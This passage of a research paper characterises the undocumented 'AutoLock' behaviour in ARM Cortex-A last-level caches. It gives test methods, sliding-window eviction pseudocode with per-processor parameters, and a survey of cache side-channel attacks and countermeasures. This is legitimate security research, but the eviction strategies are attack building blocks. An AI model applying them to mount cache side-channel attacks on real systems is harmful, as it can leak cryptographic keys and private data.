Processor caches can be organized in levels that build up a hierarchy. Higher levels have small capacities and fast response times. *L1* typically refers to the highest level. In contrast, lower levels have increased capacities and response times. The lowest cache level is often referred to as the last-level cache, or *LLC*. Data and instructions brought into cache reside on cache *lines*, the smallest logical storage unit. In set-associative caches, lines are grouped into *sets* of fixed size. The number of lines or *ways* per cache set is called the *associativity* of the cache level. It can be different for every level. Whether a cache level can hold copies of cache lines stored in other levels is mainly defined by the inclusiveness property. If a cache level x is *inclusive* with respect to a higher level y, then all valid cache lines contained in y must also be contained in x. If x is *exclusive* with respect to y, valid lines in y must not be contained in x. If any combination is possible, the cache is said to be *non-inclusive*.

Inclusive caches enforce two rules. If a cache line is brought into a higher cache level, a copy of the line must be stored in the inclusive lower level. Determining whether a line is stored anywhere in the hierarchy can then be achieved by simply looking into the LLC. Vice versa, if a line is evicted from the lower level, any copy in the higher levels must subsequently be evicted as well. This is an implicit consequence of the inclusiveness property that has been successfully exploited in cross-core cache attacks that target inclusive LLCs [26, 27, 39].

Evictions in higher cache levels to maintain inclusiveness can add substantial performance penalties in practice. In a patent publication by Williamson and ARM Ltd., the authors propose a mechanism that protects a given line in an inclusive cache level from eviction, if any higher cache level holds a copy of the line [50]. An *indicator storage element* that is integrated into the inclusive cache level tracks which lines are stored in higher levels. The element can be realized with a set of *indicator* or *inclusion* bits per cache line, or a tag directory. If an indicator is set, the corresponding line is protected. This mechanism therefore prevents said performance penalties, because subsequent evictions in higher cache levels are prohibited. We refer to this transparent protection of cache lines in the LLC as `Automatic Lockdown` or `AutoLock`.

The impact of `AutoLock` during eviction is illustrated in Figure 1. For simplicity, the illustration is based on a two-level cache hierarchy: core-private L1 caches and a shared inclusive last-level cache (L2) with one inclusion bit per cache line. S and L are placeholders for any available cache set and line in the two cache levels. The left side of the figure shows how a cache line is evicted in L1.



Figure 1: Simplified example of evicting a cache line from level 1 (left) and level 2 (right) cache sets. The level 2 cache is inclusive with respect to level 1 and implements `AutoLock`.

First, an allocation request for set S is received. Then, a target line L is selected by the replacement algorithm for eviction. If a copy of L is present in any other of the core-private L1 caches, it can immediately be evicted without updating the inclusion bit in L2. Because other L1 copies exist, the bit does not need to be changed. If no other L1 cache holds a copy of L, the inclusion bit must be reset in L2, which unlocks the copy of L in L2. After the bit is reset, L is evicted from L1.

Similarly, an allocation request in L2 triggers the replacement algorithm to select a line in set S for eviction. Before L is evicted in L2, its inclusion bit is checked. If a copy of L exists in any L1 cache, the replacement algorithm is called again to select another target line. This is repeated until one line is found whose inclusion bit is not set. This line is then evicted to allow the allocation of a new one.

If the number of ways in the inclusive lower cache level, W_l, is higher than the sum of ways in all higher cache levels, i.e., $W_{h,sum} = \sum_{i=1}^{N} W_{h,i}$, it can be guaranteed that at least one line is always selectable for eviction. If $W_l = W_{h,sum}$, all lines of a set in the lower cache level can be auto-locked. In this case, the patent proposes to fall back to the previous behavior, i.e., evict all copies of a line from higher level caches. This unlocks the line in the lower cache level and subsequently enables its eviction. If the number of ways in the lower cache level is further reduced, such that $W_l < W_{h,sum}$, ad-

ditional measures must be taken to implement inclusiveness and `Automatic Lockdown`. While not impossible per se, this case is not covered by the patent authors.

If an inclusive LLC with `AutoLock` is targeted in a cache attack, the adversary is not able to evict a target's data or instructions from the LLC, as long as they are contained in the target's core-private cache. In theory, the adversary can only succeed, if the scenario is reduced to a same-core attack. Then, it is possible once again to directly evict data and instructions from core-private caches. Note that the same attack limitation is encountered on systems with non-inclusive last-level caches, because cache lines are allowed to reside in higher levels without being stored in lower levels. In both cases, `AutoLock` and non-inclusive LLC, the attacks do not work cross-core because the attacking core cannot influence the target core's private cache. Note that it is possible, and indeed common on ARM processors, that there are separate L1 caches for instructions and data and that the LLC is inclusive with respect to one of them, but non-inclusive with respect to the other. In Section 7, we discuss possible strategies to circumvent `AutoLock` and re-enable cross-core cache attacks. Because of said similarities, those strategies also facilitate cross-core attacks on non-inclusive LLCs.

Distinct from `Automatic Lockdown`, there exists *programmable lockdown* in some ARM processors. Regardless of inclusiveness, it allows the user to explicitly lock and unlock cache lines by writing to registers of the cache controller. This has the same effect as `AutoLock`, i.e., the locked cache line will not be evicted until it is unlocked. In contrast, however, programmable lockdown must be actively requested by a (privileged) user. Of the four Cortex-A processors we study in this paper, the technical reference manuals do not mention programmable lockdown for any of them [5, 6, 8, 9]. `AutoLock`, however, is found in all of them.

3 How to Test for `AutoLock`

`AutoLock` is neither mentioned in ARM's architecture reference manuals [7, 10] nor in the technical reference manuals of the Cortex-A cores considered in this work [5, 6, 8, 9]. To the best of our knowledge, it is not publicly documented other than in patent form [50]. Based on official information, it is therefore impossible to determine which Cortex-A or thereto compliant processor cores implement `AutoLock`, let alone whether an actual system-on-chip features it. The presence of `AutoLock`, however, is crucial to assess the risk of cache attacks, in particular those that rely on cross-core evictions in the LLC. We therefore propose the following test methodology to determine the existence of `AutoLock`. On any device under test, two processes are spawned on distinct cores of the processor implementing an inclusive last-level cache. The first process allocates a cache line in the private cache level of the core it is running on. This allocation is done with a simple memory access. The inclusiveness property ensures that a copy of the cache line must also be allocated in the last-level cache. The second process then tries to evict the line from the LLC by filling the corresponding cache set with dummy data. If the cache line remains in the LLC and core-private cache after the cross-core eviction, the test concludes that `AutoLock` is implemented. If the line is removed from both, the test concludes that `AutoLock` is not present.

Test Requirements and Intricacies. The proposed test strategy requires that the eviction itself works reliably, because otherwise `AutoLock` cannot be distinguished from a failed eviction and false positives are the consequence. We ensure a working eviction by verifying it in the same-core scenario before executing the `AutoLock` tests. Another requirement is that the LLC is inclusive, because `AutoLock` is defined only in the context of inclusive cache levels [50]. If the inclusiveness property is not documented for a processor, it must be determined experimentally. For these inclusiveness tests we recommend to refrain from using cross-core evictions, as `AutoLock` might interfere, which leads to wrong conclusions. Instead, hardware debugger or cache maintenance operations should be used to confidently determine whether caches are inclusive or not. If neither of those are available, cross-core evictions still allow to draw a conclusion, but only for a certain outcome. Assume the same scenario as in the `AutoLock` tests. The first process allocates memory on a cache line in its private cache level. The second process then fills the corresponding LLC set, after which the first process tries to re-access its memory. If the access is fulfilled from RAM, then it can be concluded that the LLC is inclusive and that `AutoLock` is not present. If the access is fulfilled from either private or last-level cache, no conclusion can be drawn, because either the LLC is not inclusive or `AutoLock` interfered. Once the inclusiveness property of the LLC is ensured, `AutoLock` can be tested as described in the following sections.

3.1 Cache Eviction

In order to evict a cache line from the LLC, we implement the method described by Gruss et al. [22] and Lipp et al. [37]. Assume that an address T is stored on line L in cache set S. In order to evict L from S, one has to access a number of addresses distinct from T that all map to S. These memory accesses fill up S and eventually remove L from the set. The addresses that are accessed in this process are said to be *set-congruent* to T. They are

collected in the eviction set C. Whenever C is accessed, T is forced out of the set S. The sequence of accesses to addresses in C is referred to as the *eviction strategy*. The strategy proposed by Gruss et al. [22] is shown in Algorithm 1.

Algorithm 1: Sliding window eviction of the form `N-A-D` [22, 37].

Input:
C ... list of set-congruent addresses

```
1 for i = 0..N-1 do                    /* # of windows */
2     for j = 0..A-1 do                /* # reps/window */
3         for k = 0..D-1 do            /* # addrs/window */
4             access(C[i+k]);
5         end
6     end
7 end
```

The idea is to always access a subset of the addresses in C for a number of repetitions, then replace one address in the subset with a new one, and repeat. This essentially yields a window that slides over all available set-congruent addresses. We therefore refer to this method as *sliding window eviction*. In the algorithm, N denotes the total number of generated windows, A defines the repetitions per window, and D denotes the number of addresses per window. The required size of C is given by the sum of N and D. The final eviction strategy is then written as the triple `N-A-D`. The strategy `23-4-2`, for example, comprises 23 total windows, each iterated 4 consecutive times and containing 2 addresses. Lipp et al. [37] demonstrate that sliding window eviction can successfully be applied to ARM processors.

The parameters `N-A-D` must be determined once for each processor. This is done by creating a list of set-congruent addresses C and exhaustively iterating over multiple choices of N, A, and D. By continuously checking the success of the eviction, the strategy with the least number of memory accesses that still provides reliable eviction can be determined. Generating the list of set-congruent addresses C requires access to physical address information. This is because the last-level caches on our test devices use bits of the physical address as the index to the cache sets. If the parameter search for N, A, and D is done in a bare-metal setting, physical address information is directly available. Operating systems typically employ virtual addresses that must be translated to physical ones. Applications on Linux, for instance, can consult the file `/proc/[pid]/pagemap` to translate virtual addresses [37]. Although accessing the pagemap is efficient, access to it can be limited to privileged code or deactivated permanently. Alternatively, huge pages reveal sufficient bits of the physical address to derive the corresponding cache set [27]. To find addresses set-congruent to T, new memory is allocated and the containing addresses are compared to T. If the least significant address bits match while the most significant bits differ, the address will map to T's cache set but will be placed on a different line within the set. If access to physical address information is entirely prohibited, timing measurements can still be used to find set-congruent addresses [41].

Once C is filled with addresses, they are accessed according to Algorithm 1. If a processor core implements separated data and instruction caches, the manner in which a set-congruent address ought to be accessed differs. Data addresses can be accessed by loading their content to a register with the `LDR` assembly instruction. Instruction addresses can be accessed by executing a *branch* instruction that jumps to it. When determining `N-A-D` on devices that might implement `AutoLock`, all memory accesses to T and all evictions of it must be performed on a single core. This ensures that `AutoLock` is not interfering with the parameter search. Once the eviction with a triple `N-A-D` works reliably in the same-core setting, the `AutoLock` tests can be commenced.

3.2 `AutoLock` Tests

In the subsequent sections we propose three tests that have been designed to prove or disprove the existence of `AutoLock`. All of them follow the general methodology of determining the success of a cross-core eviction strategy that is known to succeed in the same-core scenario. For simplicity, all tests are explained in a dual-core setting. For a system with more processor cores, each test can either be repeated multiple times or extended in order to determine the presence of `AutoLock` simultaneously on all but one core. In the dual-core setting, core 0 is accessing the target address T and core 1 is trying to evict it by using the eviction set C and the processor specific eviction parameters `N-A-D`. Table 1 contains the parameters for the processors considered in this work. For all tests, both T and C are listed as inputs required for eviction, while the triple `N-A-D` is assumed to be correctly set according to Table 1. As currently nothing indicates

Table 1: List of ARM and ARM-compliant processors under test, including the number of inclusive L1 and L2 ways, as well as the eviction strategy parameters `N-A-D`.

Processor	L1 Ways	L2 Ways	N-A-D
Cortex-A7	2 (Instr.)	8	23-4-2
Cortex-A15	2 (Data)	16	36-6-2
Cortex-A53	2 (Instr.)	16	25-2-6
Cortex-A57	2 (Data)	16	30-4-6
Krait 450[1]	4 (Data)	8	50-1-1

that `AutoLock` can be en- or disabled from software, its presence on a processor has to be determined only once.

3.2.1 Hardware Debugger

The first method to test for `AutoLock` is through the usage of a hardware debugger. It allows to halt a processor at will and directly monitor the cache content. A breakpoint is inserted after the eviction of T and the contents of the caches are analyzed. Through this visual inspection, it is possible to determine with very high confidence whether or not T remains in the cache after the eviction strategy is run. Given an inclusive LLC, it is sufficient to confirm that T either remains in L1 or in L2 to prove that `AutoLock` is present. Algorithm 2 outlines this test.

Algorithm 2: Hardware Debugger Test

Input:
T ... target address
C ... corresponding eviction set

1. Core 0 brings T to L1 and L2.
2. Core 1 runs eviction strategy using C.
3. Halt processor and inspect caches.
4. **if** T *in L1 of Core* 0 *or L2* **then** `AutoLock` is present
5. **else** `AutoLock` is not present

The hardware debugger test requires a debugging unit, a target platform that supports it, and physical access to the target device. In our experiments, we use the DSTREAM debugging unit [11] in combination with the ARM DS-5 development studio. Of course, the test can also be run with other debugging hardware.

3.2.2 Performance Monitoring Unit (PMU)

The second test utilizes the performance monitoring unit, which can count the occurrence of microarchitectural events in a processor. The PMU of ARMv7- and ARMv8-compliant processors can be configured to count the number of accesses (hit or miss) to the last-level cache. The corresponding event is defined under the ID `0x16` in the architectural reference manuals [7, 10]. The difference of the access counts before and after reloading the target address T indicates whether the reload fetched the address from the L1 or the L2 cache. A fetch from L1 indicates that the eviction strategy failed and suggests that `AutoLock` is implemented. If the eviction strategy is successful, the target address has to be fetched from external memory. Before querying the slow external memory, the L2 cache is accessed and checked for the target address. This access is counted and indicates that `AutoLock` is not implemented. To determine this extra access to the L2, a reference value R must be obtained before the test. This is done by reading the L2 access counter for a reload with no previous run of the eviction strategy, which guarantees a fetch from core-private cache. The PMU test can the be conducted as outlined in Algorithm 3.

Algorithm 3: PMU Test

Input:
T ... target address
C ... corresponding eviction set
R ... L2 access reference count

1. Core 0 brings T to L1 and L2.
2. Core 1 runs eviction strategy using C.
3. Save PMU count of L2 accesses.
4. Core 0 reloads T.
5. Save PMU count again and calculate difference d.
6. **if** $d \approx R$ **then** `AutoLock` is present
7. **else** `AutoLock` is not present

This test requires access to the PMU, which on ARM is typically limited to privileged code, unless otherwise configured. Some operating systems, however, allow userspace applications to access hardware performance events. On Linux, for instance, the `perf` subsystem of the kernel provides this access via the `perf_event_open` system call [36]. In general, the PMU test can be used when the target processor is not supported by a hardware debugger, or if physical access to the device is not given. Since PMU event counts can be affected by system activity unrelated to the `AutoLock` test, it is recommended to repeat the experiment multiple times. The best results can be obtained in a bare-metal setting, where the test code is executed without a full-scale operating system.

3.2.3 Cache-timing Measurements

The third experiment uses timing measurements to infer from where in the memory hierarchy the target address T is reloaded after the supposed eviction. If external memory access times are known, the reload time of T can indicate whether `AutoLock` is implemented or not. This test approach is outlined in Algorithm 4.

Algorithm 4: Cache-timing Test

Input:
T ... target address
C ... corresponding eviction set
M ... external memory access time

1. Core 0 brings T to L1 and L2.
2. Core 1 runs eviction strategy using C.
3. Core 0 reloads T and measures reload time t.
4. **if** $t < M$ **then** `AutoLock` is present
5. **else** `AutoLock` is not present

If after the eviction strategy the reload time is smaller than what is expected for an external memory access, the target address is likely fetched from cache, thus indicating `AutoLock`. If the reload time is equal to an external memory access, the eviction strategy was successful and `AutoLock` is likely not present.

This test has no further requirements other than running code on the system from userspace and having access to a sufficiently accurate timing source. Commonly used timing sources include hardware based time-stamp counters (`PMCCNTR` for ARM), the `perf` subsystem of Linux [36], the POSIX `clock_gettime()` function [45], and a custom thread based timer. If available, a hardware based time-stamp counter is preferred due to its high precision. Further discussions about timing sources can be found in the work by Lipp et al. [37] and Zhang et al. [56]. Similar to PMU event counts, timing measurements can significantly be affected by noise. It is therefore advisable to repeat the proposed test multiple times to get a robust conclusion about whether address T is fetched from cache or external memory. Due to the versatility of this test, we recommend its use in situations where either adequate debugging equipment is not available or the abilities to conduct the other, more robust experiments are not given (e.g., when root access on a device cannot be gained due to vendor restrictions).

4 Finding `AutoLock` in Existing SoCs

In this work, we evaluate the presence of `AutoLock` on four test devices and their corresponding system-on-chips. They are illustrated in Table 2. The Samsung Exynos 5422 and the ARM Juno r0 SoCs feature two processors with multiple cores each. They are so-called ARM big.LITTLE platforms, on which a powerful processor is paired with an energy efficient one. Together with the Samsung Exynos 5250, these SoCs are part of dedicated development boards or single-board computers. In contrast, the Qualcomm Snapdragon 805 is part of an off-the-shelf mobile phone. In total, the four test devices comprise five different processors: the ARM Cortex-A7, A15, A53, A57, and the Qualcomm Krait 450. Table 1 provides details about their cache hierarchies. It shows the number of ways in L1 and L2 caches, and the eviction strategy parameters for all of them. The illustrated processors implement separate L1 instruction and data caches. The number of L1 ways is given only for the side which the L2 cache is inclusive to. The LLCs on the Cortex-A7 and A53 are inclusive to the L1 instruction caches, while the LLCs on the Cortex-A15, A57, and the Krait 450 are inclusive to the L1 data caches. The inclusiveness properties of the A15 and A57 are explicitly stated in their respective reference manuals [5, 8] (Section *Level 2 Memory System*). The A7 and A53 manuals imply inclusiveness on the instruction side, but do not explicitly state it [6, 9] (e.g. in Section *Optional integrated L2 cache*). For the A53, however, the lead architect confirmed it in an interview [47]. Public documentation of the Krait 450 is scarce and information about cache inclusiveness could only be obtained for earlier Krait generations [34]. We therefore infer its inclusiveness from successful cross-core eviction experiments that at the same time disprove the existence of `AutoLock`.

Table 2: Platforms used for the evaluation of `AutoLock`. For each device, the corresponding SoC and processor cores are given.

Device	System-on-Chip	Core(s)
Arndale	Samsung Exynos 5250	2x Cortex-A15
ODROID XU4	Samsung Exynos 5422	4x Cortex-A7 4x Cortex-A15
ARM Juno	ARM Juno r0	4x Cortex-A53 2x Cortex-A57
Nexus 6	Qualcomm Snapdragon 805	4x Krait 450

The tests on the Cortex-A processors are initially done in a bare-metal setting. The lack of an operating system eliminates interfering cache activity from system processes and significantly reduces noise. The experiments are then repeated on Linux for verification. On the Krait 450, the experiments are conducted on Linux only. For each processor, we verify that the eviction parameters listed in Table 1 can successfully evict cache lines in a same-core setting. More precisely, we verify successful eviction when evicting data cache lines using data addresses, and when evicting instruction cache lines using instruction addresses. We then test for `AutoLock` in the cross-core case with the experiments proposed in the previous section.

4.1 Test Results

The subsequent sections present the results for all test methodologies described in Section 3. Along with the conclusions about the presence of `AutoLock` on the test devices, details about the practical execution of the experiments are discussed.

4.1.1 Hardware Debugger

The SoCs on the ARM Juno and the Arndale development boards are the only ones among the test devices that are supported by DSTREAM[2]. It is therefore possible to visually inspect the L1 caches of the Cortex-A15, A53, and A57 processors, and the L2 caches of the A15 and A57. A hardware limitation of the Cortex-A53 in the ARM Juno r0 SoC prevents the visual inspection of its L2 cache. To still test for `AutoLock` on the A53, we



Figure 2: Memory access times with and without cross-core eviction on the Krait 450 processor. A threshold of 700 clock cycles clearly separates the two timing distributions, which indicates that `AutoLock` is not present.



Figure 3: Memory access times with and without cross-core eviction on the ARM Cortex-A57 processor. The two timing distributions clearly overlap, which indicates that `AutoLock` inhibits the eviction.

leverage the inclusiveness property to surmise L2 contents. According to Algorithm 2, `AutoLock` can still be concluded, if the target address is contained in the core-private cache of core 0. This is derived from the inclusiveness property of the L2 cache.

To conduct the tests, we connect each supported board, in turn, to the DSTREAM and use breakpoints to temporarily halt program execution after the eviction algorithm is run. When halted, we use the Cache View of the DS-5 development studio to visually determine if the target cache line is present in the respective caches. For the A53, we infer the contents of the L2 based on the inclusive L1. We ran the experiments several times on the A15, A53, and A57 processors. All trials indicate each processor's inclusive cache implements `AutoLock`.

4.1.2 Performance Monitoring Unit (PMU)

To verify to results of the Cortex-A53, we conduct the experiment described in Algorithm 3 with it. The PMU is configured to count accesses to the L2 cache. We then execute a target instruction on core 0 and run a `25-2-6` eviction strategy on core 1. Before and after reloading the target instruction, we insert 10 `NOP` instructions. This reduces the effects of pipelining, as the A53 has an 8-stage pipeline. To ensure we only measure exactly the reload of the target instruction, we execute a `DSB` and `ISB` instruction before each set of `NOP`s. These instructions function as *memory barriers*, guaranteeing that memory access instructions will execute sequentially. This is necessary because the ARM architecture allows memory accesses to be reordered to optimize performance.

As a result, we observe that reloading the target instruction after executing the eviction algorithm causes no additional L2 access. This indicates that the eviction failed and the reload was served from L1. If the eviction had succeeded, the event counter would have been incremented by the L2 cache miss. We ran the experiment multiple times and observed consistent results in each trial. This confirms the presence of `AutoLock` on the Cortex-A53.

4.1.3 Cache-timing Measurements

To determine the presence of `AutoLock` on the Cortex-A7 and the Krait 450, we execute the cache-timing experiment described in Algorithm 4. In addition, timing measurements are used to verify the results obtained for the Cortex-A15, A53, and A57. In all experiments, the `perf` subsystem of the Linux kernel, accessible from userspace, is used to measure access times with a hardware based clock cycle counter. This was taken from Lipp et al. [37][3].

Figure 2 shows the timing data collected with two separate executions of Algorithm 4 on the Krait 450. The first execution performed the eviction step as defined in the algorithm. The timings measured during the reload phase are shown in red. The second execution skipped the eviction step. These timings are shown in blue, for comparison. When the eviction step is skipped, the target address remains in the cache, and thus the access time is significantly lower, as pictured. This indicates that the Krait 450 does not implement `AutoLock`.

The same timing measurements are performed on the Cortex-A57. The results are shown in Figure 3. Since the timings for each execution virtually overlap in the

graph, it is clear that the target address is never evicted. This confirms the results for the A57 derived with the hardware debugger, i.e., that it implements AutoLock. For both the Krait 450 and the A57, we performed 50,000 measurements to ensure that clear trends can be seen.

Corresponding experiments on the Cortex-A7 indicate that its instruction cache side implements AutoLock. The measurements on the Cortex-A15 and A53 processors confirm the previous results and indicate once more that they implement AutoLock.

4.2 Discussion of the Test Results

The summary of the test results is shown in Table 3. All ARM Cortex-A processors on our test devices exhibit AutoLock in their inclusive last-level caches, whereas no evidence of AutoLock can be found on the Qualcomm Krait 450. The practical impact of AutoLock is that cache lines in the LLC are transparently locked during runtime. On a multi-core system, this can be triggered simultaneously in multiple cores. For each core, AutoLock essentially reduces the number of lines per LLC set that are available to store new data and instructions. Depending on the associativity of the core-private cache levels the LLC is inclusive to, a significant fraction of cache lines can be locked in an LLC set. Referring to Table 1, it can be seen that the Cortex-A7 features 2-way L1 instruction caches and an inclusive 8-way L2 cache. This means that on a quad-core A7 it is possible to lock all ways of an L2 cache set with instructions held in the core-private caches. Requests to store lines from L1 data caches in such a set subsequently fail, but do not violate inclusiveness, as the L2 is non-inclusive to L1 data caches. On the other Cortex-A processors, L2 cache sets cannot fully be locked. In quad-core Cortex-A15, A53, and A57 processors, up to 8 ways can be locked in an L2 set at once. As the Krait 450 does not implement AutoLock, the number of ways in the L2 does not need to match the sum of ways in the L1 caches. Hence, the L1 data caches contain 4 ways while the L2 contains 8.

5 Related Work

The field of cache attacks finds its origins in the early anticipation of varying memory access times compromising the security of cryptographic software [32, 35]. Ever since, this field has seen significant development in both attack and defense strategies. Tsunoo [48] and Bernstein [13] first introduced practical attacks based on the varying execution time of block ciphers. As the targeted implementations performed key-dependent memory accesses that resulted in key-dependent numbers of cache hits and misses, the execution time contained sufficient information to recover (parts of) the secret key. The works of Tsunoo and Bernstein belong to the group of *time-driven* attacks that exploit the link between overall processing time and cache activity. Similar attacks have subsequently been demonstrated by Bonneau and Mironov [15], Acıiçmez et al. [3], and Bogdanov et al. [14]. An alternative attack vector is introduced in the work of Page [43], where the sequence of cache hits and misses is observed during the execution of the cipher. Knowing how the key is involved in the memory accesses, this sequence (or *trace*) allows to infer bits of the key, which is the basis of so-called *trace-driven* attacks that have been studied further by Acıiçmez and Koç [2], Fournier and Tunstall[19], and Gallais and Kizhvatov [20]. While AutoLock can in theory affect both time- and trace-driven attacks, we consider its practical impact to be limited. First, both attack types typically do not require active and fine-grained manipulation of the cache. Instead, attacks rely on background activity on the target system, limited sizes of cache levels, self-evictions, and the fact that unused data will typically be removed from cache after some time. These building blocks are hardly affected by AutoLock. Second, attacks often employ statistical analyses and thereby implicitly account for erroneous observations. As such, AutoLock will most likely act as an additional source of noise. The situation changes for attacks that exploit individual accesses to the cache. These so-called *access-driven* attacks have proven to be considerable threats in practice and consequently gained significant attention in literature over the past decade. What access-driven attacks have in common is that data or instructions are selectively removed from the cache hierarchy at some point during the attack. While a large number of attack papers have been published, only a few basic attack strategies exist that can be categorized depending on how this removal is implemented.

Table 3: Evaluation results for the ARM and ARM-compliant processors of the test devices.

Processor	System-on-Chip	AutoLock
Cortex-A7	Samsung Exynos 5422	**Present**
Cortex-A15	Samsung Exynos 5250/5422	**Present**
Cortex-A53	ARM Juno r0	**Present**
Cortex-A57	ARM Juno r0	**Present**
Krait 450	Qualcomm Snapdragon 805	Not Present

Flush-based Attacks. The first group of attacks relies on *cache flushing*, i.e., the removal of cache contents with dedicated flush instructions that are part of the processor's instruction set. Gullasch et al. [25] introduced a flush based attack on x86 processors and used it to retrieve an AES key from a core co-resident victim by abusing the flush instruction clflush as well as memory deduplication and the Completely Fair Scheduler of

Linux. Yarom and Falkner [51] extended the work by Gullasch et al. and proposed the `Flush+Reload` attack, with which they recovered RSA keys across processor cores and virtual machines. This work was expanded by Irazoqui et al. [29, 30], who demonstrated the recovery of AES keys and TLS session messages. The `Flush+Reload` technique was concurrently used by Benger et al. [12] to recover ECC secret keys, by Zhang et al. [58] to launch cross-tenant attacks on PaaS clouds, and by Gruss et al. [24] to implement template attacks. Based on the timing variations of `clflush`, Gruss et al. [23] also proposed the `Flush+Flush` attack. We currently believe that none of the flush based attacks are affected by `AutoLock`, because cache maintenance operations such as cache flushing seem to override `AutoLock`.

Eviction-based Attacks. The second group of attacks relies on *cache eviction*, i.e., the removal of cache contents by filling the corresponding parts of the cache with dummy or unrelated content. Osvik et al. [42] introduced two eviction based attacks, called `Evict+Time` and `Prime+Probe`, which both target software implementations of AES. As the underlying attack strategies are more generic, Acıiçmez [1] and Percival [44] utilized `Prime+Probe` to steal an RSA key while Neve and Seifert used it to perform an efficient last round attack on AES [40]. Ristenpart et al. [46] used the same technique to recover keystrokes from co-resident virtual machines (VMs) in the Amazon EC2 cloud. This work was later expanded by Zhang et al. [57], proving the effectiveness of `Prime+Probe` to recover El Gamal keys across VMs. Liu et al. [39] and Irazoqui et al. [27] showed the feasibility of `Prime+Probe` via the last-level cache. Both studies opened a range of scenarios in which cache attacks could be applied. For instance, Oren et al. [41] executed `Prime+Probe` in JavaScript and Inci et al. [26] demonstrated the applicability of the technique in commercial IaaS clouds. As a cross-over to the flush based attacks, Gruss et al. [24] proposed the `Evict+Reload` attack, which removes cache contents through evictions but other than that remains identical to the `Flush+Reload` technique. All of the eviction based attacks are inherently affected by `AutoLock`, if they are executed in a cross-core scenario. While this might not hold for the same-core attacks proposed in early literature, it very much applies to the most recent attacks that pose greater threats in practice.

Cache Internals. Besides the generic structure and behavior of caches, literature has also exploited more implementation specific aspects. Irazoqui et al. [28] demonstrated the applicability of cache attacks across CPUs through the cache coherency protocol, which allows the execution of `Flush+Reload` style attacks by forwarding cache flush and data request messages between two CPU clusters. Yarom et al. [52] showed that cache bank contentions introduce timing variations of accesses to different words on a single cache line. This undermines the general assumption in other work that different words on one cache line have the same timing behavior. Gruss et al. [21] introduced prefetching instructions as a way to load memory into cache without explicitly accessing it. This can be used to circumvent supervisor mode access prevention and address space layout randomization. As the exact impact of `AutoLock` on these attacks is unclear, we leave a more detailed assessment of `AutoLock`'s intricacies in these cases to future work.

Countermeasures. The threat posed by cache attacks has been addressed from both hardware and software side in the form of countermeasures. Hardware based approaches often leverage programmable lockdown, i.e., the ability to actively lock cache lines. Cache contents belonging to sensitive applications are then locked and therefore protected from eviction by other, e.g., malicious applications. In literature, this programmable lockdown is for instance used by Wang and Lee [49] and by Liu et al. [38] to counter cache attacks. Although `AutoLock` also prevents cache lines from being evicted and therefore behaves in a similar way, there are two main differences compared to the proposed countermeasures. First, there is no means of controlling `AutoLock`, as it can neither be configured nor disabled. Second, `AutoLock` only protects lines in the LLC under certain conditions, i.e., if they are kept in core-private cache levels. Once these lines are removed from core-private levels, the protection immediately stops. As such, `AutoLock` cannot provide any guarantee to impede cache attacks. It is rather an additional layer of complexity that an adversary has to overcome during a cache attack. Software based countermeasures often try to separate the cache footprints of applications, such that each application gets a separate portion of the cache, which prevents interferences at the cache level. In literature, this strategy has for instance been applied by Kim et al. [33] and Zhou et al. [59]. Ultimately, applications that handle sensitive data should be designed such that both execution flow and memory accesses are independent of any sensitive input that is processed. As this is not a trivial task, several tools have been proposed that help to detect cache leaks and fix vulnerable code [4, 18, 53]. If applications cannot be fixed, other approaches try to detect and stop cache attacks in real-time, before any harm is caused [55]. For these system- and application-level countermeasures, we do not expect any particular impact from `AutoLock`.

Most of the previous cache attack literature is dedicated to the x86 architecture. Recent works [37, 54, 56] have

Table 4: Utility of known cache attacks in different scenarios on ARM Cortex-A processors with inclusive caches implementing AutoLock. '✓' indicates the attack is unaffected by AutoLock, while '✗' denotes obstruction by AutoLock. Flush+Reload and Flush+Flush are uninhibited by AutoLock but only apply to a limited number of ARMv8-A SoCs and are thus listed as '*'.

Attack	Same-core	Cross-core	Cross-CPU
Evict + Time [42]	✓	✗	✗
Prime + Probe [42]	✓	✗	✗
Flush + Reload [51]	*	*	*
Evict + Reload [24]	✓	✗	✗
Flush + Flush [23]	*	*	*

made several contributions to overcome the challenges of applying known userspace cache attacks from x86 to ARM processors. AutoLock is not recognized or mentioned in any of them. The following section is dedicated to discuss how AutoLock relates to these publications and why it might have stayed undetected.

5.1 AutoLock in Previous Work

Lipp et al. [37] were the first to demonstrate the feasibility of Prime+Probe, Flush+Reload, Evict+Reload, and Flush+Flush attacks on ARM devices. Despite their extensive experiments, the authors did not mention any encounter of a feature similar to AutoLock. We believe this can mainly be explained with their selection of test devices: the OnePlus One, the Alcatel One Touch Pop 2, and the Samsung Galaxy S6. Respectively, these mobile phones feature the Krait 400, the Cortex-A53, and a big.LITTLE configuration of the Cortex-A53 and Cortex-A57. We assume that the Krait 400, like the Krait 450 we experimented on, does not feature AutoLock. The Samsung Galaxy S6 features a full-hierarchy flush instruction that is available from userspace by default. Thus, the authors bypassed AutoLock on this device by flushing cache lines instead of evicting them. In contrast, the Alcatel One Touch Pop 2 features a Cortex-A53 that would potentially be affected by AutoLock according to our results. Yet, Lipp et al. successfully demonstrate a covert channel based on cross-core evictions on this chip. A possible explanation could be that the SoC manufacturers are different. While Lipp et al. experiment on a Qualcomm Snapdragon 410, we perform our tests on an ARM built Juno SoC. This could mean that the existence of AutoLock is yet more fragmented than our results might indicate. If this should be true, testing for AutoLock on a specific device is more important than ever. Another explanation is that the authors relied on evictions caused by background activity or by the measurement program itself (self-evictions).

Zhang et al. [56] implemented a variant of the Flush+Reload attack in a zero-permission Android application. The authors also experimented on processors we expect to feature AutoLock, but they did not mention any encounter with it either. In fact, they used the same processors analyzed in this work, namely, the Cortex-A7, A15, A53, A57, and the Krait 450. Since their work was focused solely on Flush+Reload, one of the two cache attacks unaffected by AutoLock, we assume they never encountered it during their experiments. One of the main contributions of their work was to implement an *instruction-side* Reload in a return-oriented manner, i.e., by executing small blocks of instructions. This contribution stemmed from using the cacheflush syscall in the Flush step, as it only invalidates the instruction side. As a prerequisite for their final target device selection, the authors experimentally determined the inclusiveness property of the last-level caches on all devices. Surprisingly, they concluded that all of the L2 caches in the aforementioned processors are inclusive with respect to the L1 data and instruction caches. This contradicts our experiments, which found the Cortex-A7 and A53 to only be inclusive on the instruction side, and the Cortex-A15 and A57 to only be inclusive on the data side. Further, the official ARM documentation of the Cortex-A7, for example, explains that "*Data is only allocated to the L2 cache when evicted from the L1 memory system, not when first fetched from the system.*" [6]. We understand this to mean that the L2 cache of the Cortex-A7 is *not* inclusive with respect to the L1 data caches. This complies with our observations.

